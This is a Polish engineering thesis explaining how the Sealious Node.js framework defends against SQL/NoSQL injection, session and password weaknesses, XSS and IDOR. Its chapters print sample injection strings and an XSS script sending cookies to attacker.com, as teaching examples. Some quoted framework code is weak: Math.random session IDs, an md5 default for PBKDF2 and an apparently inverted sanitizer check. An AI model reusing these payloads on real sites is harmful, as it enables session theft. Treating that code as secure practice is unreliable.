Uniwersytet im. Adama Mickiewicza w Poznaniu
Wydział Matematyki i Informatyki
kierunek: Informatyka

Praca inżynierska

# Rozwój open-source'owego frameworka do tworzenia aplikacji - "Sealious" (cz. 2)

**Extending capabilities of Sealious - an open-source application-development framework (part 2)**

Jan Orlik

Numer albumu: 384018

Promotor:
prof. Marek Nawrocki

Poznań, 2016

Poznań, dnia .....

# Oświadczenie

Ja, niżej podpisany **Jan Orlik**, student Wydziału Matematyki i Informatyki Uniwersytetu im. Adama Mickiewicza w Poznaniu oświadczam, że przedkładaną pracę dyplomową pt:

*Rozwój open-source'owego frameworka do tworzenia aplikacji - "Sealious" (cz. 2)*

napisałem samodzielnie. Oznacza to, że przy pisaniu pracy, poza niezbędnymi konsultacjami, nie korzystałem z pomocy innych osób, a w szczególności nie zlecałem opracowania rozprawy lub jej części innym osobom, ani nie odpisywałem tej rozprawy lub jej części od innych osób.

Oświadczam również, że egzemplarz pracy dyplomowej w wersji drukowanej jest całkowicie zgodny z egzemplarzem pracy dyplomowej w wersji elektronicznej.

Jednocześnie przyjmuję do wiadomości, że przypisanie sobie, w pracy dyplomowej, autorstwa istotnego fragmentu lub innych elementów cudzego utworu lub ustalenia naukowego stanowi podstawę stwierdzenia nieważności postępowania w sprawie nadania tytułu zawodowego.

[ ]* - wyrażam zgodę na udostępnianie mojej pracy w czytelni Archiwum UAM

[ ]* - wyrażam zgodę na udostępnianie mojej pracy w zakresie koniecznym do ochrony mojego prawa do autorstwa lub praw osób trzecich

*Należy wpisać TAK w przypadku wyrażenia zgody na udostępnianie pracy w czytelni Archiwum UAM, NIE w przypadku braku zgody. Niewypełnienie pola oznacza brak zgody na udostępnianie pracy.

.....

# Spis treści

# Abstrakt (j. polski)

W dzisiejszych czasach aplikacje internetowe stanowią bardzo ważny aspekt życia profesjonalnego i prywatnego każdego z nas—dlatego dbanie, aby programy nie udostępniały danych nieupoważnionym podmiotom jest bardzo ważne. Mimo powszechnej świadomości o (przynajmniej niektórych) możliwych podatnościach aplikacji na ataki wśród programistów, nieustannie dowiadujemy się o wyciekach danych z wielkich sieci społecznościowych, sklepów, a nawet banków.

Dobry framework powinien skutecznie przeciwdziałać powstaniu naruszeń bezpieczeństwa aplikacji w nich tworzonych. W niniejszej pracy opiszę, jak deklaratywny framework Sealious chroni napisane przy jego pomocy programy przed popularnym atakami. Przyjrzę się w szczególności:

- Injection
- Insecure Direct Object Reference
- Błędy w iplementacji uwierzytelniania
- Cross-Site Scripting (XSS)

# Abstract (in English)

In today's world a modern person's professional and personal lifes are strongly affected by various Internet-powered appliactions. Event though making those applications resistant to data leaks and attacks is a high priority for their developers, often small oversights lead to severe vulnerabilities. Such vulnerabilities are repeatedly found in social networks, e-commerce, and event e-banks.

A good framework should guard applications written in it from such vulnerabilities—and that's exactly one of the things that Sealious, a declarative framework for Node.js, aims to achieve. In this thesis I'll explore the various ways in which Sealious prevents, amongst others:

- Injections
- Insecure Direct Object References
- Broken Authentication and Session Management
- Cross-Site Scripting attacks

# Opis całości projektu

Frameworki to programy ułatwiające deweloperom tworzenie aplikacji. Dzięki automatyzacji wielu procesów znacząco skracają proces pisania oprogramowania.

Sealious (wym. */si:liəs/*) jest *deklaratywnym*, *modułowym* frameworkiem do tworzenia aplikacji webowych i desktopowych przy użyciu języka JavaScript w środowisku Node.js. Jest opublikowany jako projekt Open Source, na licencji *BSD 2-Clause*. Jego celem jest umożliwienie pisania wysokiej jakości aplikacji przy minimalnej ilości wysiłku i linijek kodu.

Prace nad Sealiousem zaczęły się w październiku 2014, w ramach projektu na przedmiot Technologie Aplikacji Serwerowych[1]. Po otrzymaniu zaliczenia z przedmiotu zdecydowaliśmy się kontynuować prace nad tym frameworkiem w ramach projektu inżynierskiego.

Sealious służy do tworzenia "backendu" aplikacji—nie jest narzędziem do projektowania interfejsów graficznych. Udostępnia interfejs *programistyczny* przyjazny deweloperom odpowiedzialnym za "frontend" aplikacji.

## Deklaratywność

"Deklaratywność" oznacza, że deweloper tworzący aplikację przy użyciu Sealiousa musi tylko opisać *co* ma owa aplikacja robić, a nie *jak*. Deklaratywny opis aplikacji sealiousowej[2] jest czytelny i jednoznaczny dla człowieka i dla maszyny.

Jak zobaczymy w następnych rozdziałach, deklaratywność Sealiousa umożliwia tworzenie w pełni funkcjonalnych aplikacji zawartych w bardzo małej ilości kodu.

[1] Skład zespołu: Jan Orlik, Adrian Wydmański, Pola Mikołajczak, Mariusz Wójcik

[2] dla zwięzłości będziemy używać sformułowania "aplikacja sealiousowa", mając na myśli "aplikacja napisana przy użyciu frameworka Sealious"

## Modułowość

"Modułowość" oznacza, że aplikację sealiousową można łatwo rozszerzać za pomocą tzw. "pluginów". Pluginy sealiousowe są wielokrotnego użytku—co oznacza, że raz napisany plugin będzie się zachowywał prawidłowo w każdej aplikacji sealiousowej[3]. Pluginy mogą (ale nie muszą) zawierać imperatywny (*nie*deklaratywny) kod.

## Rozwój frameworka

Celem naszego projektu był rozwój Sealiousa. W trakcie prac nad nim:

- zidentyfikowaliśmy i naprawiliśmy 50 problemów z kodem (brakujące funkcjonalności, bugi, niespójności w dokumentacji)
- zwiększyliśmy objętość kodu o ok. 30% (względem stanu z dnia początku prac nad projektem)[4]
- dokończyliśmy prace nad wersją `0.6` (została ona doprowadzona do stanu `stable`) oraz równolegle rozwijaliśmy nową wersję, `0.7` (aktualnie w stanie `alpha`), bogatą w nowe funkcje i rozwiązania.

## Przykład wdrożenia

Przez ostatnie pół roku rozwój Sealiousa był mocno kierowany potrzebami projektu Placetag—również realizowanego jako (osobny) projekt inżynierski na WMI UAM[5].

Placetag to serwis internetowy stworzony za pomocą Sealiousa, pozwalający na zapisywanie miejsc na mapie oraz na łatwe wysyłanie odnośników do nich za pomocą sieci społecznościowych.

Zapisane w nim miejsca można dzielić na kategorie, nadawać im "hashtagi" i wzbogacać ich opisy o zdjęcia (które po stronie serwera są skalowane i kompresowane w celu optymalizacji zużycia pasma).


[3]przykładem jest plugin "REST". Wystarczy doinstalować go do dowolnej aplikacji Sealiousowej, aby uzyskać w pełni funckjonalne REST API dla tej aplikacji - bez potrzeby żadnej dodatkowej konfiguracji.

[4]Może się wydawać, że 30% to nie jest dużo, ale jesteśmy dumni z faktu, że uzyskaliśmy tak duży postęp bez drastycznego zwiększania objętości kodu. Bardzo często okazywało się, że po naprawieniu buga albo dodaniu nowej funkcjonalności do Sealiousa kodu w repozytorium ubywało, ponieważ przepisaliśmy kod tak, aby rozwiązywał bardziej ogólny problem—który często bywa prostszy niż kilka konkretnych.

[5]Tytuł projektu: "Placetag - aplikacja wspierająca organizację i katalogowanie miejsc". Opiekun: dr Jacek Marciniak

Serwis ten posiada dwie aplikacje klienckie—interfejs webowy oraz aplikację na platformę Android.

Dzięki zastosowaniu Sealiousa kod backendu tego serwisu ma małą objętość - zawiera się w około 200 linijkach.




Rysunek 1: Dwa interfejsy aplikacji Placetag - webowy i na platformę Android. Obydwa komunikują się z interfejsem programistycznym tworzonym przez Sealiousa.

Projekt Placetag zakończył się sukcesem - w Internecie jest już dostępna jego publiczna, "produkcyjna" wersja[6].

[6]Publiczna wersja dostępna pod adresem http://placetag.pl

# Cel i zakres pracy

W dzisiejszych czasach praktycznie co tydzień słyszy się w wiadomościach o wielkich wyciekach danych z mniej lub bardziej popularnych serwisów internetowych—dziury w bezpieczeństwie dostępu do danych odnajdywane są nawet w dużych serwisach, nad którymi pracują tysiące inżynierów i programistów.

Zdarza się, że aplikacje o bardzo dobrze zabezpieczonej strukturze IT są podatne na wyciek danych przez błąd programistyczny. W dobie systemów ciągłej integracji, wiecznie rosnącego poziomu skomplikowania aplikacji internetowych i średniego rozmiaru zespołów programistycznych nad nimi pracujących wzrasta prawdopodobieństwo przypadkowego spowodowania wycieku danych.

Wyłaniają się dwie główne kategorie źródeł podatności aplikacji internetowej na wyciek danych:

- **wadliwe zabezpieczenia struktury IT**—wykorzystywanie dziur w firewallach serwera, łamanie haseł do serwera głównego i inne techniki mogą dać włamywaczowi nieograniczony, bezpośredni dostęp do bazy danych.
- **błąd w kodzie aplikacji internetowej**—przez nieuwagę programisty tworzącego daną aplikację zdarza się, że udostępnia użytkownikom dane, do których nie powinni mieć dostępu.

W niniejszej pracy skupię się na drugiej kategorii: błędach programistów, które skutkują osłabieniem ochrony danych użytkowników—ponieważ są to problemy, którym framework programistyczny (w tym przypadku Sealious) jest w stanie zapobiec. Omówię sposoby, w jakie Sealious tym problemom przeciwdziała lub będzie przeciwdziałał w przyszłych wersjach[7].

[7]Należy mieć na uwadze, że Sealious jest frameworkiem do tworzenia nie tylko aplikacji internetowych—może być użyty również jako baza aplikacji *desktopowych*. Biorąc pod uwagę popularność aplikacji webowych w dzisiejszych czasach, opowiem głównie o problemach z bezpieczeństwem w Sieci.

# Terminologia frameworka Sealious

Struktura Sealiousa nie była bezpośrednio inspirowana żadnym dotychczas istniejącym frameworkiem, przez co niektóre struktur w nim się znajdujące posiadają oryginalne, określone przez nas nazwy. Ich znaczenia i wzajemne relacje są dokładniej wytłumaczone w pracy opisującej część pierwszą naszego tematu[8], ale dla wygody Czytelnika po krótce opiszę najważniejsze z nich:

- *chip* - zbiór funkcjonalności realizujący określone zadanie w aplikacji tworzonej za pomocą Sealiousa.
- *deklaratywny opis aplikacji* - zbiór deklaracji funkcjonalności aplikacji napisany wg. określonych schematów. Nie zawiera *imperatywnych* instrukcji—tylko informacje o tym, *co* aplikacja ma robić, ale nie *jak*.
- *aplikacja sealiousowa* - aplikacja tworzona za pomocą Sealiousa. Jej funkcjonalność jest jednoznacznie zdefiniowana jest przez jej deklaratywny opis oraz zbiór chipów.
- *resource (zasób)* - rekord w bazie danych. Ma określoną strukturę i prawa dostępu.
- *context (kontekst)* - obiekt. Zawiera informacje nt. kontekstu, w jakim zostało wykonane zapytanie do aplikacji sealiousowej (id użytkownika, timestamp, adres IP klienta).
- *chip type (typ chipu)* - zbiór wymagań odnośnie funkcjonowania i przeznaczenia chipu. W wersji `0.6` Sealiousa zdefiniowane są następujące typy:
  - *channel (kanał)* - umożliwia komunikację z aplikacją sealiousową za pomocą jakiegoś protokołu
  - *resource type (typ zasobu)* - opis struktury zasobu
  - *field type (typ pola zasobu)* - opis pola struktury zasobu. Zawiera informacje o walidacji i sposobie przechowywania wartości w bazie danych.
  - *access strategy (strategia dostępu)* - opis logiki przydzielania dostępu na podstawie zadanego kontekstu

[8] Praca inżynierska Poli Mikołajczak, pt. *Rozwój open-source'owego frameworka do tworzenia aplikacji - "Sealious" (cz. 1)*. Realizowana na WMI UAM pod opieką prof. Marka Nawrockiego

# Rozdział 1

# *Injection*

*Injection* (ang. "wstrzyknięcie") to rodzaj ataku pozwalający atakującemu na wywołanie dowolnej kwerendy SQL (lub noSQL) na serwerze. Napisana przez atakującego kwerenda może usuwać ważne dane z bazy lub nadawać większe uprawnienia pewnym użytkownikom, co może doprowadzić do wycieku danych.

Podatność na *injection* występuje bardzo często—zajmuje pozycję #1 na liście najpopularniejszych podatności aplikacji webowych (zob. *OWASP top 10 - 2013*, Wichers, 2013, p. 7)

## Przykłady ataku typu *injection* w dużych aplikacjach

Mimo że o podatności na ataki typu *injection* traktuje bardzo wiele kursów o bezpieczeństwie aplikacji internetowych, to wciąż notorycznie słyszy się o poważnych w skutkach atakach osiągniętych przez wykorzystywanie właśnie tej dziury w zabezpieczeniach:

- słynny atak LulzSec na sieć PlayStation Network—w wyniku którego atakujący zyskali pełen dostęp do bazy danych i kodu źródłowego serwisu (*LulzSec Hacker Arrested, Group Leaks Sony Database*, Ridge, 2011)
- w 2009 roku pewien Amerykanin wykradł dane kart kredytowych 130 milionów obywateli za pomocą *SQL injection* (*US man „stole 130m card numbers"*, BBC News, 2009)

# Przebieg ataku

Podstawą ataku typu *injection* jest umiejętne sformułowanie niewinnie wyglądającego zapytania na serwer (np. zapytanie `HTTP POST` odpowiedzialne za logowanie lub zakładanie użytkownika) tak, aby zostały wykonane dodatkowe kwerendy, napisane przez atakującego.

## Przykład—SQL

Rozważmy kolejne kroki ataku na przykładzie prostego systemu logowania. W celu autoryzacji loginu i hasła użytkownika serwer musi wykonać zapytanie do bazy danych. Załóżmy, że zapytanie SQL jest formułowane w następujący sposób:

```
String query = "SELECT * FROM accounts WHERE username='"
     + request.getParameter("username") + "'";
```

Zakładając, że w formularzu HTML została wpisana nazwa użytkownika (zgodnie z przewidywaniami programisty), zapytanie przechowywane w zmiennej `query` ma postać:

```
SELECT * FROM accounts WHERE username='kuba'
```

Wynikiem takiego zapytania jest jeden wiersz bazy danych, reprezentujący użytkownika `kuba`.

Złośliwy atakujący może w formularzu HTML w polu `username` wpisać:

```
' or '1'='1
```

co sprawi, że w zmiennej `query` przechowywane będzie zapytanie w postaci:

```
SELECT * FROM accounts WHERE username='' or '1'='1'
```

Takie zapytanie zamiast zwracać dane jednego użytkownika, zwraca całą zawartość tabeli `accounts`—co może doprowadzić do niepożądanego wycieku danych.

## Przykład—NoSQL

Mimo że języki NoSQL projektowane były z myślą o zapobieganiu atakom typu *injection* (*MongoDB FAQ: How does MongoDB address SQL or Query injection?*, MongoDB, 2014), nieuważny programista NoSQL wciąż może sprawić, że jego aplikacja jest na nie podatna (zob. *NOSQL-injection*, Oftedal, 2010).

Rozpatrzmy prosty przykład aplikacji, która umożliwia publikowanie oraz przeglądanie postów. W tej aplikacji użytkownik *powinien* mieć dostęp tylko do:

- postów jego autorstwa
- postów oznaczonych jako publiczne
- postów napisanych przez jego znajomych

Załóżmy, że kod obsługujący zapytanie o listę dostępnych postów zawiera następujący fragment:

```
if (is_friends_with(request.params.user_id, Session.user_id) ) {
    var db_query = "{ $or : [ { public : 1 } , { owner_id : " +
        request.params.user_id + " } ] }";
    db.posts.find(JSON.parse(db_query));
} else {
    //respond with error
}
```

Jeżeli parametr `user_id` zapytania HTTP obsługiwanego przez ten fragment kodu ma postać zgodną z przewidywaniami programisty (liczbę całkowitą—typ `Number` w JavaScript), zapytanie przechowywane w zmiennej `db_query` ma postać:

```
{ "$or": [
        { "public": 1 },
        { "author_id": 123 }
    ]
}
```

Takie zapytanie zwróci listę postów z bazy danych—tylko takich, które są publiczne, lub których autorem jest zadany użytkownik

Jeżeli złośliwy atakujący podałby jako wartość parametru `owner_id` ciąg znaków:

```
123 }, { public: 0
```

to zapytanie przechowywane w zmiennej `db_query` ma postać:

```
{ "$or": [
        { "public": 1 },
        { "owner_id": 123 },
        { "public": 0}
    ]
```

```
}
```

Takie zapytanie zwraca listę *wszystkich* postów z bazy—nastąpił wyciek danych.

## Zapobieganie

Podatność na ataki typu *injection* jest łatwo wykryć w trakcie czytania kodu—dlatego warto dbać o to, aby każda linijka kodu odpowiedzialna za komunikację z bazą danych w aplikacji internetowej była przejrzana i zaakceptowana przez innego członka zespołu, niż jej autor.

W przypadku SQL—warto korzystać z poleceń przygotowywanych (ang. *prepared statements*). Polecenia przygotowane są odporne na atak typu *injection*, ponieważ wymagają odseparowania struktury kwerend od danych, co uniemożliwia interpretację danych wpisanych przez użytkownika jako osobnych kwerend.

W przypadku noSQL w dużej mierze wystarczy pilnować, aby kwerenda zawsze była przechowywana w postaci hashmapy, a nie ciągu znaków—bo konkatenacja ciągów znaków umożliwia *injection*.

## Jak Sealious zapobiega atakom typu *injection*

Sealious reprezentuje wszystkie zapytania do bazy danych w postaci natywnego dla JavaScript obiektu (hashmapy), zgodnych ze specyfikacją interfejsu programistycznego MongoDB. Każde zapytanie MongoDB jest hashmapą—dlatego np. dla pól typu "`text`" każda wysłana przez użytkownika *wartość pola* jest wcześniej rzutowana na `String`. Takie podejście uniemożliwia zajście sytuacji opisanej powyżej. Takie rzutowanie na typ `String` możemy zaobserwować w poniższym fragmencie kodu[1]:

```
if (value_in_code instanceof Object) {
    return JSON.stringify(value_in_code);
} else if (value_in_code === null) {
    return null
} else {
    return value_in_code.toString();
}
```

[1] kod pochodzi z pliku `lib/base-chips/field_type.text.js`, w kodzie źródłowym Sealiousa z wersji `0.6.21`

Dodatkowo, Sealious jest napisany w taki sposób, że docelowy deweloper tworzący aplikację przy jego użyciu nie musi własnoręcznie formułować kwerend do bazy danych[2]—co eliminuje ryzyko przypadkowego uczynienia tej aplikacji podatną na noSQL injection.

[2]Sealious automatycznie buduje bogate w funkcjonalności API dla aplikacji klienckich, co znosi z barków dewelopera odpowiedzialność za pisanie kwerend do bazy danych

# Rozdział 2

# Błędy w uwierzytelnianiu i zarządzaniu sesją

W trakcie tworzenia aplikacji deweloperzy często ulegają pokusie stworzenia własnego procesu uwierzytelnianiu użytkownika. Nie jest to łatwe zadanie, dlatego potencjalnie taka aplikacja jest podatna na ataki, w których złośliwy agent podszywa się pod uprzywilejowanego użytkownika.

## Przykłady błędów w procesie uwierzytelniania w dużych aplikacjach

Prawidłowe zaimplementowanie mechanizmu uwierzytelniania może sprawiać problem nawet dużym firmom, takim jak:

- **LinkedIn** (*LinkedIn settles class action suit over 2012 unsalted password leak*, Vaas, 2015)
- **Yahoo** (*Yahoo's password leak: What you need to know*, Hamilton, 2012)

# Przebieg ataku

## Ujawnienie id sesji

Należy pamiętać, że id sesji jednoznacznie identyfikuje użytkownika i trzeba dbać o to, aby nie zostało ono ujawnione. Rozpatrzmy przebieg ataku na przykładzie hipotetycznej sieci społecznościowej.

1. Użytkownik A loguje się do interfejsu webowego pewnej sieci społecznościowej.
2. Użytkownik A znalazł opublikowane przez kogoś na tym serwisie bardzo śmieszne zdjęcie kota.
3. Widoczny w pasku adresu przeglądarki URL zawiera identyfikator sesji użytkownika:

   http://example.com/pics/3543?**jsessionid=ef3d9c3d00**
4. Użytkownik A zechciał podzielić się radością płynącą z tego zdjęcia ze swoim znajomym, użytkownikiem B, więc skopiował URL z paska adresu i wkleił go do treści wiadomości e-mail, po czym wysłał ją.
5. Użytkownik B wiadomości otwiera zawarty w tej wiadomości link.
6. Serwer odbiera zapytanie wywołane przez otwarcie przez użytkownika B tego linku, wczytuje id sesji z URL i rozpoznaje w nim użytkownika A.
7. Użytkownik B jest zalogowany do sieci społecznościowej jako użytkownik A.

## Wyciek haseł

Osoba mająca fizyczny dostęp do bazy danych danej aplikacji (lub zdalny dostęp, za pomocą ataku typu *injection*) może wczytać zawartość tabeli przechowującej dane logowania użytkowników.

Jeżeli hasła te są przechowywane w postaci jawnego tekstu, atakujący może od razu użyć ich, aby zalogować się jako dowolny użytkownik z pozyskanej tabeli.

# Zapobieganie

## Zapobieganie ujawnieniu id sesji

ID sesji powinno być traktowane jako sekret. Podjęcie następujących kroków zdecydowanie utrudnia atakującemu jego przechwycenie:

- **wymuszenie korzystania z protokołu `HTTPS` do wszystkich zapytań związanych z obsługą sesji**

  Dane wysyłane za pośrednictwem protokołu `HTTPS` są szyfrowane, co utrudnia (ale nie uniemożliwia[1]) ich przechwycenie.

- **przechowywanie identyfikatora sesji w pliku cookie zamiast w URL**

  Jest to bardzo skuteczny sposób zabezpieczenia użytkownika przed przypadkowym samodzielnym zdradzeniem komuś swojego identyfikatora sesji. Raz zapisana w pliku cookie wartość jest automatycznie dołączana przez przeglądarkę internetową do każdego zapytania kierowanego do danej aplikacji, co zwalnia też programistę z obowiązku upewniania się, że w zapytaniu nie brakuje owego id.

## Zapobieganie wyciekaniu haseł

Aby zapobiec wyciekom haseł, można przechowywać w bazie danych wartości pewnej funkcji hashującej dla każdego hasła, zamiast haseł w postaci jawnego tekstu. Wtedy przy próbie logowania wystarczy porównać wartość tej funkcji dla podanego przez użytkownika hasła z wartością przechowywaną w bazie.

Często[2] używaną funkcją hashującą hasła jest `md5`—mimo że zostało wielokrotnie[3] udowodnione, że nie jest to funkcja odporna na kolizje[4]. Organizacja *Internet Engineering Task Force* zaleca korzystania z algorytmu `PBKDF2` (zob. *RFC 2898*, Kaliski, 2000)

Niestety jeżeli atakujący zyska dostęp do zahashowanych haseł, może użyć ogólnie dostępnych (*Free Rainbow Tables*, „*Free Rainbow Tables*", b.d.) tablic wartości danej funkcji hashującej

[1] Odpowiednio zainfekowane maszyny są w stanie umożliwić ataki typu Man-In-The-Middle nawet dla połączeń HTTPS (zob. *Superfish Adware: Uh Oh, Lenovo*, SSL Support Team, 2015)

[2] zob. https://github.com/search?q=md5%28password%29&type=Code

[3] m.in. (*Research proves feasibility of collision attacks against MD5*, Microsoft, 2008), (*Vulnerability Note VU#836068: MD5 vulnerable to collision attacks*, Dougherty, 2008)

[4] "Kolizja" oznacza możliwość wygenerowania w realistycznym czasie ciągu znaków, dla którego dana funkcja hashująca przyjmuje wartość identyczną z zadanym hashem (np. skradzionym z bazy danych).

do błyskawicznego odgadnięcia haseł (tzw. *rainbow tables*).

Można się przed tym zabezpieczyć używając tzw. "solenia" (ang. *salting*). Proces ten polega na wstępnej modyfikacji tekstu przed obliczeniem dla niego wartości funkcji hashującej, co utrudnia wykorzystywanie *rainbow tables* do łamania haseł.

# Zarządzanie sesją w Sealiousie[5]

## Bezpieczeństwo identyfikatora sesji

`sealious-www-server`, plugin pozwalający na komunikację z aplikacją sealiousową za pomocą protokołów `HTTP` i `HTTPS`, ułatwia konfigurację szyfrowania SLL—wystarczy tylko podać adresy portów:

```
Sealious.ConfigManager.set_config(
    "chip.channel.www_server", {
        connections: {
            https: {
                port: 4430,
                tls: {
                    key: fs.readFileSync("sealious.key"),
                    cert: fs.readFileSync("sealious.crt")
                }
            }
        }
    }
)
```

`sealious-www-server` nie może domyślnie włączać `HTTPS`, gdyż wymagany do działania tego protokołu jest podpisany certyfikat `TLS`—stąd potrzeba ręcznej konfiguracji.

Po udanym zalogowaniu identyfikator sesji jest generowany losowo i hashowany za pomocą algorytmu sha1[6]:

[5]Sealious w obecnych odsłonach (wersja `0.6.21-stable` i wersja `0.7-alpha`, stan ze stycznia 2016) nie zawiera mechanizmu sesji—aktualna struktura naszego frameworka wymaga, aby to chipy typu *channel* implementowały swój mechanizm weryfikacji identyfikatora sesji. Części tej sekcji odnoszące się do protokołów `http(s)` i plików *cookies* tyczą się konkretnego pluginu do Sealiousa—`sealious-www-server`.

[6]Podany fragment kodu pochodzi z pliku `define/channel.www_server.js` z repozytorium `Sealious/sealious-www-server`.

```
function generate_session_id() {
    var seed = Math.random().toString();
    var session_id = sha1(seed);
    return session_id;
}
```

Następnie wpisywany jest do nagłówka odpowiedzi HTTP instruującego przeglądarkę do utworzenia nowego wpisu w pliku cookie:

```
if(request.payload.redirect_success){
    reply()
        .state('SealiousSession', session_id)
        .redirect(request.payload.redirect_success);
}else{
    reply("http_session: Logged in!")
        .state('SealiousSession', session_id);
}
```

## Bezpieczeństwo haseł użytkowników

Pole `password` w zasobie typu `user` w Sealiousie jest obsługiwane przez `field_type.hashed_text`. Ten typ pola generuje hash hasła użytkownika używając zalecanego przez organizację *Internet Engineering Task Force* (zob. *RFC 2898*, Kaliski, 2000) algorytmu `PBKDF2`[7]:

```
encode: function(context, params, value_in_code){
    var salt = "", algorithm = "md5";
    if (params) {
        if (params.salt) {
            salt = params.salt;
        }
        else if (params.algorithm) {
            algorithm = params.algorithm;
```

Kod ten wykorzystuje funkcję sha1 z uwagi na jej szybkie działanie—jej brak odporności na kolizję nie stanowi w tym przypadku problemu, gdyż wygenerowanie ciągu znaków dającego wartość funkcji sha1 identyczną z id sesji w niczym nie pomoże atakującemu. Atakujący po uzyskaniu dostępu do identyfikator sesji może po prostu umieścić go w nagłówku HTTP, aby uzyskać dostęp do danych użytkownika—bez potrzeby odszyfrowywania hasha, jak to ma miejsce w przypadku zahashowanych haseł.

[7] zdecydowaliśmy się wybrać algorytm `PBKDF` z uwagi na jego odporność na kolizje—mając na uwadze, że jest on bardziej wymagający obliczeniowo niż proste hashowanie przy pomocy `md5`

```
        }
    }
    return new Promise(function(resolve, reject){
        crypto.pbkdf2(
            value_in_code, salt,
            4096, 64, algorithm,
            function(err, key){
                err ? reject(err) : resolve(key.toString('hex'));
            }
        );
    })
}
```

Zabezpiecza to hasła użytkowników przed złamaniem w wypadku wycieku informacji z bazy danych.

# Rozdział 3

# Cross-Site Scripting (XSS)

Ataki typu XSS wykorzystują interpreter HTML przeglądarki do uruchamiania arbitralnych skryptów, które mają pełen dostęp do danych sesyjnych użytkownika i mogą spowodować ich wyciek. Zapobieganie im nie należy do najtrudniejszych, ale podatności na XSS są wciąż bardzo powszechne.

## Przykłady ataków XSS w dużych aplikacjach

Do stron, na których odnaleziono podatność na atak przy użyciu XSS, należą (wg *XSS Archive*, xssed.com Community, 2015):

- samsung.com
- fbi.com
- ups.com
- uk.playstation.com
- 9gag.com

## Przebieg ataku

Rozpatrzmy przebieg XSS na przykładzie webowego, opartego o AJAX[1], interfejsu sieci społecznościowej.

[1]Korzystanie z modelu AJAX w aplikacjach webowych często jest przyczyną podatności na XSS (*Ajax: The Definitive Guide: Interactive applications for the Web*, Holender, 2008)—na szczęście często jesteśmy w stanie im w pełni zapobiec odpowiednio konfigurując wyłącznie backend aplikacji

Kod pobierający najnowsze posty użytkowników może mieć postać:

```
var post_container = document.getElementById("posts");
request.get("/newest_posts.php", function(posts){
    posts.forEach(function(post){
        var post_div = document.createElement("div");
        post_div.classList.add("user-post");
        post_div.innerHTML = post.body;
        post_container.appendChild(post_div);
    })
});
```

Następnie, jeżeli serwer nie zapobiega XSS, wystarczy, aby któryś z użytkowników rozpatrywanej aplikacji utworzył post o treści:

```
<div>
Jestem złośliwym użytkownikiem
</div>
<script>
document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='
   + document.cookie
</script>
```

aby każdy z użytkowników, któremu wyświetli się post atakującego został przekierowany na złośliwą stronę, która przechwytuje id sesji—co umożliwia atakującemu podszycie się pod tego użytkownika.

## Jak Sealious zapobiega XSS

Domyślnie zainstalowany w Sealiousie typ pola `text` korzysta z modułu `sanitize-html` aby usuwać z danych wprowadzanych przez użytkownika potencjalnie złośliwe skrypty[2]:

```
var field_type_text = new Sealious.FieldType({
    name: "text",
    /*
    (...)
```

[2]poniższy fragment kodu pochodzi z pliku `lib/base-chips/field-type.text.js` z repozytorium sealious/sealious

```
    */
    encode: function(context, params, value_in_code){
        if (!params && params.strip_html !== false) {
            var stripped = sanitizeHtml(value_in_code.toString(), {
                allowedTags: []
            })
            return Promise.resolve(stripped);
        } else {
            if (value_in_code instanceof Object) {
                return Promise.resolve(JSON.stringify(value_in_code));
            } else if (value_in_code === null) {
                return Promise.resolve(null);
            } else {
                return Promise.resolve(value_in_code.toString());
            }
        }
    }
});
```

Dzięki temu opisany powyżej tekst wprowadzony przez złośliwego użytkownika zostałby w aplikacji sealiousowej przed zapisaniem do bazy danych zamieniony na:

```
Jestem złośliwym użytkownikiem
```

Tekst ten jest pozbawiony tagów `<script>` (wraz z ich zawartością), co uniemożliwia XSS.

# Rozdział 4

# Insecure Direct Object Reference

*Insecure Direct Object Reference* (*"niezabezpieczone bezpośrednie odwołanie do obiektu"*) oznacza, że użytkownik może uzyskać dostęp do zasobu, który powinien być przed nim ukryty, podmieniając tylko identyfikator tego zasobu w `URL` lub w parametrze zdalnego wywołania metody serwera.

